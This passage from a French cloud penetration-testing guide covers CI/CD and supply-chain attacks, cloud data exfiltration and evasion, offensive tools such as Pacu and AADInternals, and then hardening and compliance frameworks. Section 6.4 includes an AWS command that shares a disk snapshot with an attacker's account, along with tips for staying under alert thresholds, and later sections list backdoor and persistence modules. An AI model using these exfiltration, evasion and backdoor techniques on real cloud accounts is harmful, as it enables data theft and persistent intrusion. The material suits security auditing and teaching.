La technique de supply chain poisoning via les registres de packages (npm, PyPI, Maven) integres aux pipelines CI/CD est un vecteur d'attaque en expansion. L'injection d'une dependance malveillante dans un projet declenche automatiquement l'execution de code dans le pipeline CI/CD lors du build suivant, heritant des permissions du service account du pipeline.

Les GitHub Actions utilisees dans les workflows CI/CD presentent des risques similaires. Les Actions tierces malveillantes ou compromises peuvent exfiltrer les secrets du workflow. Les workflows declenches par des pull requests provenant de forks peuvent, dans certaines configurations, acceder aux secrets du repository parent. L'audit des pipelines CI/CD doit verifier le cloisonnement des secrets, les permissions des service accounts, et la provenance des actions et dependances utilisees.

"Les pipelines CI/CD sont les cles du royaume. Un attaquant qui compromet le pipeline de deploiement peut modifier l'infrastructure, injecter des backdoors dans le code applicatif et exfiltrer les secrets de production. La securisation des pipelines CI/CD est aussi critique que la securisation de l'acces administrateur au compte cloud."

-- Rami McCarthy, Security Engineer, Netflix (presentation DefCon 2023)

6.4 Exfiltration de donnees et techniques d'evasion

L'exfiltration de donnees en environnement cloud exploite les services et les canaux de communication natifs pour transferer des donnees sensibles hors du perimetre de l'organisation. Les techniques d'exfiltration cloud sont souvent plus furtives que les methodes traditionnelles car elles utilisent des protocoles legitimes (HTTPS vers des API cloud) et des services manages qui ne font pas l'objet d'une surveillance reseau classique.

Sur AWS, les techniques d'exfiltration incluent : le partage de snapshots EBS ou RDS avec un compte externe (`aws ec2 modify-snapshot-attribute --snapshot-id snap-xxxx --attribute createVolumePermission --operation-type add --user-ids ATTACKER-ACCOUNT-ID`), la modification de la politique d'un bucket S3 pour autoriser l'acces depuis un compte externe, la copie de donnees vers un bucket S3 dans un autre compte, et l'utilisation de services de messagerie (SNS, SQS) pour transmettre des donnees vers des endpoints externes.

Sur Azure, l'exfiltration peut s'effectuer via le partage de disques manages, la creation de SAS tokens sur des comptes de stockage, l'envoi de donnees via Azure Event Hubs vers un namespace externe, ou l'utilisation de Logic Apps pour automatiser l'exfiltration vers des services tiers. La copie de bases de donnees Azure SQL vers un serveur externe est egalement possible si le pare-feu Azure SQL autorise les connexions sortantes.

Sur GCP, les techniques incluent le partage de snapshots de disques persistants avec d'autres projets, la modification des politiques IAM de buckets Cloud Storage pour autoriser l'acces depuis un projet externe, et l'utilisation de Pub/Sub pour transmettre des donnees vers des

abonnements dans d'autres projets. L'export de donnees BigQuery vers un bucket Cloud Storage dans un projet controle par l'attaquant est une technique d'exfiltration de grandes quantites de donnees.

Les techniques d'evasion des mecanismes de detection incluent : la reduction du volume de donnees exfiltrees pour rester sous les seuils d'alerte, l'utilisation de canaux de communication chiffres natifs (HTTPS via les API cloud), la fragmentation des donnees sur plusieurs services et regions, et l'exploitation des delais de traitement des logs pour exfiltrer les donnees avant que les alertes ne se declenchent.


6.5 Attaques sur la chaine d'approvisionnement cloud

Les attaques sur la chaine d'approvisionnement cloud exploitent les relations de confiance entre les organisations et les services tiers integres a leur infrastructure cloud. Les images de conteneurs provenant de registres publics, les modules Terraform publies sur le Terraform Registry, les templates CloudFormation partages et les Helm charts tiers sont autant de vecteurs d'attaque par la chaine d'approvisionnement.

Les images de conteneurs malveillantes ou compromises deployees sur des clusters Kubernetes (EKS, AKS, GKE) peuvent contenir des backdoors, des mineurs de cryptomonnaie ou des mecanismes d'exfiltration de donnees. L'audit des images de conteneurs doit verifier leur provenance, leur integrite (signatures cosign/notary) et l'absence de vulnerabilites connues (scan avec Trivy, Grype ou Clair).

Les modules Terraform ou les templates CloudFormation provenant de sources non verifiees peuvent contenir des ressources malveillantes (cles SSH supplementaires, roles IAM avec acces externe, fonctions Lambda de backdoor). L'audit de l'infrastructure as code doit verifier chaque module utilise, sa source et son integrite. Les outils d'analyse statique de l'IaC (Checkov, tfsec, KICS) detectent certaines configurations malveillantes mais ne remplacent pas une revue manuelle des modules tiers.

Chapitre 7 : Outils du Pentester Cloud



7.1 ScoutSuite : audit multi-cloud

ScoutSuite, developpe par NCC Group, est un outil d'audit de securite multi-cloud open source qui collecte les configurations de services cloud et genere un rapport HTML interactif mettant en evidence les mauvaises configurations. Il supporte AWS, Azure, GCP, Alibaba Cloud et Oracle Cloud.

L'installation et l'execution de ScoutSuite sont straightforward :

```
pip install scoutsuite
```

```
scout aws --profile mon-profil
```

```
scout azure --cli
```

```
scout gcp --project-id mon-projet
```

ScoutSuite analyse automatiquement des dizaines de services et des centaines de regles de securite. Pour AWS, il couvre IAM, S3, EC2, RDS, Lambda, CloudTrail, CloudWatch, SQS, SNS, VPC, ELB, Route53, SES et de nombreux autres services. Les findings sont classes par severite (danger, warning, info) et regroupes par service, permettant une vue synthetique de la posture de securite du compte cloud.

Les regles de ScoutSuite sont personnalisables. Un pentester peut ajouter des regles specifiques a son contexte d'audit ou modifier les seuils de severite des regles existantes. Le rapport HTML genere est autonome (pas de dependance reseau) et peut etre partage avec le client pour illustrer les findings. ScoutSuite est particulierement utile en phase d'enumeration pour obtenir une vue d'ensemble rapide de la configuration de securite avant de se concentrer sur des vecteurs d'attaque specifiques.

7.2 Prowler : conformite et durcissement AWS/Azure/GCP

Prowler est un outil open source de verification de conformite et de securite pour AWS, Azure et GCP. Il execute des controles bases sur les CIS Benchmarks, les recommandations des fournisseurs cloud et les bonnes pratiques de securite. Prowler est plus oriente conformite que ScoutSuite, avec un support explicite des frameworks reglementaires (CIS, NIST 800-53, PCI-DSS, HIPAA, GDPR, SOC 2).

L'execution de Prowler sur AWS :

```
prowler aws --profile mon-profil --compliance cis_2.0_aws
```

Prowler v4 supporte nativement les trois hyperscalers et genere des rapports dans plusieurs formats (HTML, CSV, JSON, JUnit). L'integration avec AWS Security Hub permet de centraliser les findings Prowler avec les autres sources de detection. Pour Azure, Prowler couvre les controles CIS Azure et les recommandations Microsoft Defender for Cloud. Pour GCP, il verifie les controles CIS Google Cloud.

En contexte de pentest, Prowler est utilise pour identifier rapidement les ecarts de conformite qui revelent des faiblesses exploitables. Les controles echoues sur IAM (absence de MFA, cles d'acces non rotees, politiques trop permissives), le stockage (buckets publics, chiffrement desactive) et la journalisation (CloudTrail desactive, logs non proteges) sont autant d'indicateurs de vulnerabilites exploitables.

7.3 Pacu : framework d'exploitation AWS

Pacu, developpe par Rhino Security Labs, est le framework d'exploitation de reference pour AWS. Il fonctionne de maniere similaire a Metasploit mais cible specifiquement les services AWS. Pacu integre des modules d'enumeration, d'escalade de privileges, d'exfiltration de donnees et de persistance.

L'installation et la configuration de Pacu :

```
git clone https://github.com/RhinoSecurityLabs/pacu.git
```

```
cd pacu && pip install -r requirements.txt
```

```
python3 cli.py
```

Les modules Pacu les plus utilises en pentest incluent :

Module	Fonction	Categorie
`iam__enum_users_roles_policies_groups`	Enumeration complete IAM	Enumeration
`iam__privesc_scan`	Detection des chemins d'escalade	Escalade
`iam__backdoor_users_keys`	Creation de cles d'acces persistantes	Persistence
`lambda__backdoor_new_roles`	Backdoor via Lambda sur les nouveaux roles	Persistence
`s3__download_bucket`	Telechargement du contenu d'un bucket	Exfiltration
`ec2__enum`	Enumeration des instances EC2	Enumeration
`ebs__enum_snapshots_unencrypted`	Detection des snapshots non chiffres	Audit
`cloudtrail__download_event_history`	Telechargement de l'historique CloudTrail	Forensique

Pacu gere les sessions d'audit, permettant de travailler sur plusieurs comptes AWS simultanement et de conserver l'historique des actions. Les credentials collectees au cours de l'audit sont automatiquement importees dans la session, facilitant le pivoting entre differentes identites.

7.4 ROADtools et les outils Azure AD

ROADtools (Rogue Office 365 and Azure AD tools), developpe par Dirk-jan Mollema, est la suite d'outils de reference pour l'enumeration et l'exploitation d'Azure AD (Entra ID). Elle comprend ROADrecon pour la collecte d'informations et ROADlib comme bibliotheque d'interaction avec les API Azure AD.

ROADrecon collecte l'integralite du graphe Azure AD via les API et stocke les resultats dans une base de donnees SQLite locale. L'interface web integree permet d'explorer visuellement les utilisateurs, les groupes, les applications, les service principals, les roles d'annuaire et les relations entre ces entites :

`roadrecon auth -u user@domain.com -p Password123`

`roadrecon gather`

`roadrecon gui`

D'autres outils complementaires pour le pentest Azure incluent `AzureHound` (extension de BloodHound pour Azure, permettant la visualisation des chemins d'attaque), `MicroBurst` (suite de scripts PowerShell pour l'enumeration et l'exploitation Azure), `Stormspotter` (outil Microsoft de visualisation des relations entre ressources Azure), et `TokenTactics` (manipulation de tokens OAuth2 Azure AD pour le phishing et le replay de tokens).

L'outil `AADInternals` de Nestori Syynimaa est une suite PowerShell avancee qui permet des operations offensives sur Azure AD, incluant la manipulation de la federation SAML, l'extraction de cles de chiffrement, et la creation de backdoors persistantes dans le tenant. Ces techniques sont particulierement pertinentes pour les engagements de red team ciblent les environnements Microsoft 365.

7.5 Outils supplementaires et frameworks d'automatisation

Au-dela des outils principaux, l'ecosysteme d'outils de pentest cloud s'enrichit continuellement. `CloudMapper` de Duo Security genere des diagrammes reseau des environnements AWS, permettant de visualiser les flux de communication et les expositions publiques. `Cartography` de Lyft collecte les metadonnees d'infrastructure cloud et les stocke dans une base de donnees Neo4j, permettant des requetes Cypher pour identifier les chemins d'attaque.


`Cloudfox`, un outil plus recent, automatise la decouverte de chemins d'attaque exploitables dans les environnements AWS et Azure. Il identifie les credentials dans les variables d'environnement, les endpoints exploitables, les politiques de confiance abusables et les chemins d'escalade de privileges. Son approche orientee attaque le distingue des outils d'audit qui se concentrent sur la conformite.

`Steampipe` offre une approche originale en exposant les API cloud sous forme de tables SQL. Un pentester peut interroger la configuration cloud avec des requetes SQL standards, facilitant l'analyse croisee de donnees provenant de plusieurs services. Les mods Steampipe CIS Benchmark permettent de verifier la conformite avec une simple requete SQL.

Pour la detection de secrets dans les depots de code, `truffleHog` v3 et `gitleaks` sont les outils de reference. Ils scannent l'historique Git complet pour identifier les credentials cloud commites accidentellement. L'outil `git-secrets` d'AWS s'integre comme hook Git pour prevenir le commit de secrets AWS.

Selection d'outils par phase de pentest
Phase de reconnaissance : `cloud_enum`, `truffleHog`, `gitleaks`, Shodan, Censys. Phase d'enumeration : ScoutSuite, Prowler, ROADtools, `enumerate-iam`, Cartography. Phase d'exploitation : Pacu (AWS), AADInternals (Azure), `gcp_enum` (GCP). Phase de post-exploitation : Cloudfox, CloudMapper, Steampipe. Phase de reporting : ScoutSuite (rapport HTML), Prowler (rapport de conformite). Combinez ces outils pour une couverture complete de l'audit.

Chapitre 8 : Securisation Post-Audit - Remediation et Durcissement



8.1 Priorisation des remediations

La priorisation des remediations post-audit est une etape critique qui determine l'efficacite du processus d'amelioration. Les vulnerabilites identifiees lors du pentest doivent etre classees selon une matrice combinant la severite technique (score CVSS ou equivalent), la probabilite d'exploitation (accessibilite, complexite, prerequis), l'impact metier (donnees affectees, services impactes, consequences reglementaires) et le cout de remediation (effort technique, risque de regression, delai de mise en oeuvre).

Les remediations critiques a traiter en priorite absolue incluent : les acces administrateur non protege par MFA, les credentials exposees publiquement (cles d'acces dans des depots Git, buckets S3 publics contenant des secrets), les services de metadonnees accessibles via des SSRF demontrees, et les chemins d'escalade de privileges directs vers un acces administrateur. Ces vulnerabilites doivent etre corrigees dans les 24 a 48 heures suivant la communication du rapport.

Les remediations de severite haute incluent : les roles IAM avec des permissions excessives, les buckets de stockage exposes publiquement (sans donnees sensibles immediatement identifiees), l'absence de chiffrement sur les donnees au repos et en transit, les configurations reseau permissives (groupes de securite ouverts), et l'absence de journalisation sur les services critiques. Le delai recommande est de une a deux semaines.

Les remediations de severite moyenne et basse concernent les ecarts par rapport aux bonnes pratiques qui ne presentent pas de risque d'exploitation immediate : absence de rotation automatique des credentials, configurations de logging incompletes, tags de securite manquants, et absence de politiques de retention des donnees. Le delai recommande est de un a trois mois.

8.2 Durcissement IAM multi-cloud

Le durcissement IAM est la remediation la plus impactante car la gestion des identites et des acces est le vecteur d'attaque principal dans les environnements cloud. Les principes de durcissement sont communs aux trois hyperscalers, meme si les implementations different.

Sur AWS, le durcissement IAM inclut : l'activation de MFA sur tous les comptes utilisateurs (en priorite le compte root), la suppression des cles d'acces longue duree au profit des roles IAM et des credentials temporaires, l'application des permissions boundaries pour limiter les droits maximaux, l'implementation de SCP au niveau de l'organisation pour interdire les actions dangereuses, et l'utilisation d'IAM Access Analyzer pour identifier les permissions non utilisees :

`aws iam generate-service-last-accessed-details --arn arn:aws:iam::123456789012:user/nom-utilisateur`

Sur Azure, le durcissement Entra ID inclut : l'activation de MFA pour tous les utilisateurs (via Conditional Access Policies plutot que par utilisateur), la configuration de Privileged Identity Management (PIM) pour les roles privilegies (activation just-in-time avec approbation), la restriction des consentements d'application (interdiction du consentement utilisateur, validation par un administrateur), la revue reguliere des attributions de roles (Access Reviews) et la configuration de politiques d'acces conditionnel basees sur le risque (sign-in risk, user risk).

Sur GCP, le durcissement IAM inclut : la suppression des roles de base (Owner, Editor, Viewer) au profit de roles predefinies granulaires, l'activation de l'authentification multi-facteur pour tous les comptes Google, la restriction de la creation de cles de compte de service, l'utilisation de Workload Identity Federation pour l'acces depuis l'exterieur de GCP (au lieu de cles de compte de service), et l'implementation de VPC Service Controls pour limiter l'exfiltration de donnees.

8.3 Securisation du stockage cloud

La securisation du stockage cloud couvre le chiffrement, le controle d'acces, la journalisation et la protection contre l'exfiltration. Chaque fournisseur propose des mecanismes natifs qui doivent etre actives et configures correctement.

Sur AWS S3, les mesures de securisation essentielles incluent : l'activation de S3 Block Public Access au niveau du compte (`aws s3control put-public-access-block --account-id ACCOUNT-ID --public-access-block-configuration BlockPublicAcls=true,IgnorePublicAcls=true,BlockPublicPolicy=true,RestrictPublicBuckets=true`), l'activation du chiffrement par defaut (SSE-S3 ou SSE-KMS), l'activation du versioning et de l'Object Lock pour la protection contre la suppression malveillante, et l'activation de la journalisation des acces S3 (server access logging ou CloudTrail data events).

Sur Azure Storage, la securisation inclut : la desactivation de l'acces anonyme aux conteneurs Blob, l'activation du chiffrement avec des cles gerees par le client (CMK via Key Vault), la restriction de l'acces reseau via des endpoints prives et des regles de pare-feu, la configuration de la politique de retention avec verrouillage d'immutabilite, et l'audit regulier des SAS tokens emis.

Sur GCP Cloud Storage, la securisation inclut : l'activation de l'acces uniforme au niveau du bucket (Uniform Bucket-Level Access), la desactivation de l'acces public, l'activation du chiffrement avec des cles gerees par le client (CMEK via Cloud KMS), la configuration de la retention des objets et des verrouillages de bucket, et l'activation de la journalisation des acces via Cloud Audit Logs.

8.4 Surveillance et detection continue

La mise en place d'une surveillance continue apres l'audit est essentielle pour maintenir la posture de securite dans le temps. Les environnements cloud evoluent rapidement, et de nouvelles mauvaises configurations peuvent etre introduites a chaque deploiement.

Sur AWS, la surveillance s'appuie sur : AWS CloudTrail pour la journalisation des appels API, Amazon CloudWatch pour les metriques et les alertes, AWS Config pour la surveillance des modifications de configuration avec des regles de conformite, AWS GuardDuty pour la detection des menaces (comportements anormaux, acces depuis des IP malveillantes), et AWS Security Hub pour l'agregation et la priorisation des findings de securite.


Sur Azure, la surveillance utilise : Azure Monitor pour les logs et les metriques, Microsoft Defender for Cloud pour la detection des menaces et les recommandations de securite, Azure Policy pour l'application automatique des configurations de securite, Azure Sentinel (Microsoft Sentinel) pour le SIEM cloud et la correlation des evenements, et Azure AD Identity Protection pour la detection des compromissions d'identite.

Sur GCP, la surveillance s'appuie sur : Cloud Audit Logs pour la journalisation des acces, Cloud Monitoring pour les metriques et les alertes, Security Command Center pour la detection des vulnerabilites et des menaces, et Chronicle Security Operations pour l'analyse des logs de securite a grande echelle.

Les alertes critiques a configurer en priorite incluent : la creation ou la modification de roles IAM privilegies, la desactivation de la journalisation, l'exposition publique de ressources de stockage, la creation de cles d'acces pour des comptes de service, l'ajout de regles de pare-feu autorisant l'acces depuis Internet, et les connexions depuis des geolocalisations inhabituelles.

Defense : configuration des alertes critiques sur AWS
Configurez des metriques CloudWatch et des alertes SNS pour les evenements CloudTrail suivants : `ConsoleLogin` sans MFA, `StopLogging` ou `DeleteTrail` sur CloudTrail, `PutBucketPolicy` avec des permissions publiques sur S3, `CreateAccessKey` pour le compte root, `AttachRolePolicy` avec la politique `AdministratorAccess`, et `AuthorizeSecurityGroupIngress` avec `0.0.0.0/0` sur les ports sensibles. Ces alertes permettent de detecter en temps reel les tentatives de compromission et les mauvaises configurations introduites par erreur.

Chapitre 9 : Conformite Cloud - CIS Benchmarks, CSA CCM et SOC 2



9.1 CIS Benchmarks pour le cloud

Les CIS Benchmarks (Center for Internet Security) sont les referentiels de configuration securisee les plus utilises pour les environnements cloud. Ils fournissent des recommandations detaillees et prescriptives pour la configuration de chaque service cloud, organisees en controles verifiables automatiquement. Chaque controle est accompagne d'une description, d'une justification, d'une procedure d'audit et d'une procedure de remediation.

Le CIS AWS Foundations Benchmark v3.0 couvre les domaines suivants : Identity and Access Management (activation de MFA, politique de mot de passe, rotation des cles d'acces, principe du moindre privilege), Logging (configuration de CloudTrail, integration avec CloudWatch, activation du logging S3), Monitoring (alertes sur les modifications de configuration critiques), Networking (configuration des VPC, groupes de securite, Network ACLs) et Storage (chiffrement S3, Block Public Access). Le benchmark comprend environ 60 controles repartis en deux niveaux : Level 1 (recommandations de base applicables sans impact operationnel) et Level 2 (recommandations avancees pouvant avoir un impact sur la fonctionnalite).

Le CIS Azure Foundations Benchmark v2.1 couvre des domaines similaires adaptes a l'ecosysteme Azure : Identity and Access Management (configuration d'Entra ID, MFA, acces conditionnel), Security Center (activation de Microsoft Defender for Cloud, configuration des alertes), Storage Accounts (chiffrement, acces reseau, SAS tokens), Database Services (configuration de securite Azure SQL, Cosmos DB), Logging and Monitoring (configuration des diagnostic settings, Azure Monitor) et Networking (NSG, Azure Firewall, Private Endpoints).

Le CIS Google Cloud Platform Foundations Benchmark v2.0 couvre : Identity and Access Management (configuration IAM GCP, comptes de service, Workload Identity), Logging and Monitoring (Cloud Audit Logs, Cloud Monitoring), Networking (VPC, firewall rules, Private Google

Access), Virtual Machines (configuration Compute Engine, chiffrement, metadonnees), Storage (Cloud Storage ACLs, chiffrement CMEK) et Cloud SQL (configuration de securite des instances de bases de donnees).

L'outil Prowler automatise la verification des controles CIS sur les trois hyperscalers. La commande suivante execute une verification CIS complete sur un compte AWS :

```
prowler aws --compliance cis_2.0_aws --output-formats html json csv
```

Niveaux de maturite CIS
Les CIS Benchmarks distinguent deux niveaux de profil. Le Level 1 regroupe les controles de securite essentiels qui peuvent etre implementes sans impact significatif sur la fonctionnalite du systeme. Le Level 2 ajoute des controles plus restrictifs qui peuvent avoir un impact operationnel mais offrent une securite renforcee. En contexte de pentest, les ecarts par rapport au Level 1 constituent generalement des findings de severite moyenne a haute, tandis que les ecarts par rapport au Level 2 sont des findings de severite faible a moyenne. La cible de conformite (Level 1 ou Level 2) doit etre definie avec le commanditaire de l'audit en debut de mission.

9.2 CSA Cloud Controls Matrix (CCM)

La Cloud Security Alliance (CSA) Cloud Controls Matrix (CCM) v4 est un referentiel de controles de securite specifiquement concu pour les environnements cloud. Il comprend 197 controles organises en 17 domaines couvrant l'ensemble des aspects de la securite cloud, de la gouvernance a la technique. Le CCM est concu pour etre utilise en complement des normes existantes (ISO 27001, NIST, PCI DSS) et fournit un mapping explicite vers ces normes.

Les 17 domaines du CCM v4 couvrent : Audit and Assurance (A&A), Application and Interface Security (AIS), Business Continuity Management and Operational Resilience (BCR), Change Control and Configuration Management (CCC), Cryptography, Encryption and Key Management (CEK), Datacenter Security (DCS), Data Security and Privacy Lifecycle Management (DSP), Governance, Risk and Compliance (GRC), Human Resources (HRS), Identity and Access Management (IAM), Interoperability and Portability (IPY), Infrastructure and Virtualization Security (IVS), Logging and Monitoring (LOG), Security Incident Management (SEF), Supply Chain Management (SCS), Threat and Vulnerability Management (TVM), et Universal Endpoint Management (UEM).

Le programme CSA STAR (Security, Trust, Assurance and Risk) offre trois niveaux de certification : Level 1 (auto-evaluation via le Consensus Assessments Initiative Questionnaire ou CAIQ), Level 2 (audit par un tiers base sur le CCM), et Level 3 (surveillance continue). En contexte de pentest, le CCM fournit un cadre d'evaluation complementaire aux CIS Benchmarks, couvrant des aspects organisationnels et de gouvernance que les benchmarks techniques n'adressent pas.

Le pentest cloud contribue directement a la verification de plusieurs domaines du CCM. Le domaine IAM est valide par l'audit des politiques d'acces et la recherche de chemins d'escalade de privileges. Le domaine IVS est valide par l'evaluation de la segmentation reseau et de

l'isolation des workloads. Le domaine DSP est valide par la verification du chiffrement et des controles d'acces aux donnees. Le domaine LOG est valide par l'audit de la configuration de journalisation et de la detection des menaces.

9.3 SOC 2 et les audits de conformite cloud

SOC 2 (Service Organization Control 2) est un cadre d'audit developpe par l'AICPA (American Institute of Certified Public Accountants) qui evalue les controles de securite d'une organisation en fonction de cinq Trust Service Criteria : securite, disponibilite, integrite du traitement, confidentialite et vie privee. L'audit SOC 2 Type II evalue non seulement la conception des controles mais aussi leur efficacite operationnelle sur une periode donnee (generalement 6 a 12 mois).

Le pentest cloud contribue a la preparation et a la validation des controles SOC 2. Le critere de securite (Common Criteria) est directement adresse par le pentest, qui evalue la robustesse des mecanismes de controle d'acces, la detection des vulnerabilites et l'efficacite de la surveillance. Les findings du pentest alimentent l'evaluation des risques requise par SOC 2 et demontrent la diligence de l'organisation en matiere de tests de securite.

Les controles SOC 2 specifiques au cloud incluent : la gestion des acces aux consoles d'administration cloud, le chiffrement des donnees au repos et en transit, la configuration des pare-feu et des groupes de securite, la journalisation et la surveillance des evenements de securite, la gestion des vulnerabilites et les tests d'intrusion reguliers, la gestion des incidents de securite et les procedures de reponse, et la gestion des changements dans l'infrastructure cloud.

9.4 Reglementations europeennes et cloud souverain

Les reglementations europeennes imposent des exigences specifiques pour les donnees hebergees dans le cloud. Le RGPD (Reglement General sur la Protection des Donnees) exige des mesures techniques et organisationnelles appropriees pour proteger les donnees personnelles, incluant le chiffrement, la pseudonymisation et la capacite de restaurer la disponibilite des donnees. Le pentest cloud contribue a valider ces mesures techniques.

La directive NIS2 (Network and Information Security 2), entree en application en octobre 2024, impose aux entites essentielles et importantes des obligations renforcees en matiere de cybersecurite, incluant l'evaluation reguliere des risques, les tests d'intrusion et la gestion des vulnerabilites. Les organisations operant dans les secteurs concernes (energie, transport, sante, finance, infrastructure numerique) doivent demontrer la realisation de tests de securite reguliers sur leur infrastructure cloud.

Le reglement DORA (Digital Operational Resilience Act), applicable au secteur financier europeen depuis janvier 2025, impose des exigences specifiques en matiere de tests de resilience numerique, incluant les tests d'intrusion bases sur les menaces (TLPT, Threat-Led Penetration Testing). Ces tests doivent couvrir l'infrastructure cloud utilisee par les entites financieres et etre realises par des testeurs qualifies selon des scenarios de menace realistes.

En France, la qualification SecNumCloud de l'ANSSI definit des exigences de securite pour les prestataires de services cloud. Le referentiel SecNumCloud v3.2 impose des mesures techniques detaillees couvrant la gestion des identites, le chiffrement, la journalisation, la detection des intrusions et la souverainete des donnees (hebergement et exploitation sur le territoire europeen). Le pentest des services qualifies SecNumCloud doit verifier la conformite a ces exigences specifiques.

Referentiel	Perimetre	Frequence d'audit recommandee	Contribution du pentest
CIS Benchmarks	Configuration technique	Trimestrielle (automatise)	Validation des controles techniques
CSA CCM v4	Securite cloud globale	Annuelle	Verification de 6 domaines sur 17
SOC 2 Type II	Trust Service Criteria	Annuelle (12 mois)	Evaluation du critere securite
ISO 27017	Securite cloud (extension 27001)	Annuelle + surveillance	Verification des controles specifiques cloud
RGPD	Donnees personnelles	Continue + audit periodique	Validation des mesures techniques
NIS2	Entites essentielles/ importantes	Reguliere (non specifiee)	Test d'intrusion obligatoire
DORA	Secteur financier	Triennale (TLPT)	TLPT incluant le cloud
SecNumCloud	CSP qualifies	Triennale + surveillance	Verification du referentiel technique

9.5 Integration du pentest dans le cycle de conformite

Le pentest cloud ne doit pas etre un exercice isole mais s'integrer dans un cycle de conformite continu. L'approche recommandee combine des scans automatises frequents (Prowler, ScoutSuite executes quotidiennement ou hebdomadairement via des pipelines CI/CD), des audits de configuration approfondis trimestriels, et des pentests manuels annuels ou bi-annuels realises par des experts externes.

